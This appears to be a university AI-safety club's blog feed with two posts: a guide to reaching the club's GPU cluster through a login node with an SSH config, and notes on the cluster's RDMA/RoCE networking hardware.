<p>In order to connect to the server, you will first (obviously) need to have an
account created. Find someone who looks in charge on the AI Safety discord
server, and give them your full name, phone number, desired username, and
ssh public key (if you don’t already have one, your friendly neighborhood
LLM can teach you how to create one). Additionally, you will need a computer
with the OpenSSH client installed (most computers are now shipped with this
software pre-installed).</p>

<h1 id="network-topology">Network Topology</h1>

<p>Before connecting, it is worth understanding how the network is setup. We
currently have 4 computers, three of which are GPU servers (<code class="language-plaintext highlighter-rouge">temescal</code>,
<code class="language-plaintext highlighter-rouge">ynez</code>, and <code class="language-plaintext highlighter-rouge">serrano</code>), and the last of which acts as the login node
(<code class="language-plaintext highlighter-rouge">sullivan</code>). While all computers are connected to SEASnet and the greater
internet, you must first connect to <code class="language-plaintext highlighter-rouge">sullivan</code> before you can connect to
the other computers. Additionally, SEASnet has installed a firewall between
<code class="language-plaintext highlighter-rouge">sullivan</code> and the greater internet, so it is neccesary that you first aquire
an authorized IP address (for most people, this means connecting to the UCLA
VPN). The set of authorized IP addresses may be suprisingly restrictive, so if
you are struggling to connect, your first troubleshooting step should be to
verify your VPN connection.</p>

<h1 id="actually-connecting">Actually connecting!</h1>

<p>As described above, you must first connect to <code class="language-plaintext highlighter-rouge">sullivan</code> before you can connect
to any of the other computers. Doing this manually every time would be quite
annoying, so fortunately OpenSSH provides configuration options to make this
easier:</p>

<h1 id="ssh-config">SSH Config</h1>

<p>Please copy below into your SSH config (ie. <code class="language-plaintext highlighter-rouge">~/.ssh/config</code>), replacing <code class="language-plaintext highlighter-rouge">USER</code>
with your (server) username.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Host sullivan
  ForwardAgent yes
  HostName sullivan.seas.ucla.edu
  User USER

Host temescal
  ForwardAgent yes
  ProxyJump sullivan
  HostName temescal.seas.ucla.edu
  User USER

Host ynez
  ForwardAgent yes
  ProxyJump sullivan
  HostName ynez.seas.ucla.edu
  User USER

Host serrano
  ForwardAgent yes
  ProxyJump sullivan
  HostName serrano.seas.ucla.edu
  User USER
</code></pre></div></div>

<p>You should now be able to log in to all four computers. Please note that
<code class="language-plaintext highlighter-rouge">sullivan</code> hosts most of our infrastructure, and is not meant to be used
for development, please use the three GPU servers instead. Additionally,
upon first login, we ask that you run <code class="language-plaintext highlighter-rouge">passwd</code> to reset your password
(your inital password should have been given to you by the person who
setup your account). You can change your login shell using <code class="language-plaintext highlighter-rouge">chsh.ldap</code>,
although please note that this change may take a while to replicate.</p>]]></content><author><name>Christopher Milan</name></author><summary type="html"><![CDATA[I’ve found myself repeating the same instructions to many people over discord, so I’ve decided to compile a list of steps to connect to our servers in one place.]]></summary></entry><entry><title type="html">Initial notes on cluster networking</title><link href="http://blog.aisafetyatucla.org/2024/11/04/100G-notes.html" rel="alternate" type="text/html" title="Initial notes on cluster networking" /><published>2024-11-04T00:00:00+00:00</published><updated>2024-11-04T00:00:00+00:00</updated><id>http://blog.aisafetyatucla.org/2024/11/04/100G-notes</id><content type="html" xml:base="http://blog.aisafetyatucla.org/2024/11/04/100G-notes.html"><![CDATA[<p><a href="https://ais-ucla.org">AI Safety at UCLA</a> and ACM AI at UCLA recently built out
a cluster of three servers, hosting a current total of 14 NVIDIA 3090s. Just
considering the GPUs is worth a blog post on its own, but this post will focus
on the networking arrangement between these systems.</p>

<h2 id="overall-layout">Overall layout</h2>

<p>First, let’s get a rundown of the network topology for this mini-cluster. There
are a total of four computers on the network:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">sullivan</code>: The login node and also service host for the cluster. All ssh
connections must be made through <code class="language-plaintext highlighter-rouge">sullivan</code> and all services that other
servers rely on, such as nfs and ldap, run on <code class="language-plaintext highlighter-rouge">sullivan</code>.</li>
  <li><code class="language-plaintext highlighter-rouge">temescal</code>: The first of the GPU servers. Currently hosts 4 3090s and is
powered by Threadripper PRO 5955WX.</li>
  <li><code class="language-plaintext highlighter-rouge">serrano</code>: The second of the GPU servers. Is host to 5 3090s, powered by an
EPYC 7402P.</li>
  <li><code class="language-plaintext highlighter-rouge">ynez</code>: The third and final GPU server. Also hosts 5 3090s using an EPYC
7402P.</li>
</ul>

<p>Each computer comes with onboard 10GBASE-T networking, except <code class="language-plaintext highlighter-rouge">sullivan</code>, which
only has 2.5GBASE-T, and will need to be supplemented with an add-in NIC (eg.
Intel X540). These are connected through a 10G switch (TP-LINK TL-SX105), which
also provides the connection to the rest of the internet. However, for
synchronizing large jobs between each of the GPU servers, this link does not
provide high enough bandwidth, or more importantly, low enough latency. Thus
we look to Remote Direct Memory Access (RDMA) to enable these jobs.</p>

<h2 id="rdma">RDMA</h2>

<p>For our purposes, the two implementations of RDMA we are interested in are
InfiniBand (IB) and RDMA over Converged Ethernet (RoCE). There are many other
RDMA solutions, but these two seem the most acchievable for our small,
non-enterprise usecase. This main because cheap Mellanox (now NVIDIA) NICs
supporting these features can be found on sites like eBay.
<a href="https://github.com/KCORES/100g.kcores.com/blob/main/DOCUMENTS/Mellanox(NVIDIA)-nic-list-en.md">Here</a>
is a nice list of Mellanox part numbers and their capabilities.</p>

<p><code class="language-plaintext highlighter-rouge">serrano</code> and <code class="language-plaintext highlighter-rouge">ynez</code> each have an MCX314A-BCCT installed, whereas <code class="language-plaintext highlighter-rouge">temescal</code> has
an MCX456A-ECAT. The choice of these cards locks us in to using RoCE, because
while the MCX456-ECAT supports VPI (that is, Ethernet and InfiniBand), the
MCX314A-BCCT only supports the Ethernet protocol. This seems unfortunate, because
the InfiniBand stack allows for slightly lower overall latencies than RoCE, but
Meta Engineering <a href="https://engineering.fb.com/2024/03/12/data-center-engineering/building-metas-genai-infrastructure/">found</a>
that RocE and InfiniBand clusters were successful in their Llama 3 training runs.
Additonally, if we find the extra latency in RoCE to be an issue, upgrading
<code class="language-plaintext highlighter-rouge">serrano</code> and <code class="language-plaintext highlighter-rouge">ynez</code> to the MCX456A-ECAT should be relatively simple, and comes
with the added bonus of increasing speeds from 40Gbps to 100Gbps!</p>

<p>RDMA support is provided by the <code class="language-plaintext highlighter-rouge">MLNX-OFED</code> package, now provided by NVIDIA. It
appears this library has been subsumed, however, by NVIDIA’s <code class="language-plaintext highlighter-rouge">DOCA-OFED</code> library,
which mainly focues on NVIDIA’s new BlueField NICs, but maintains backwards
compatability with the older Mellanox Cards (to a point).</p>

<h2 id="to-be-continued">To be continued…</h2>

<p>Stay tuned for more details. Currently working on getting OpenMPI setup!</p>]]></content><author><name>Christopher Milan</name></author><summary type="html"><![CDATA[AI Safety at UCLA and ACM AI at UCLA recently built out a cluster of three servers, hosting a current total of 14 NVIDIA 3090s. Just considering the GPUs is worth a blog post on its own, but this post will focus on the networking arrangement between these systems.]]></summary></entry></feed>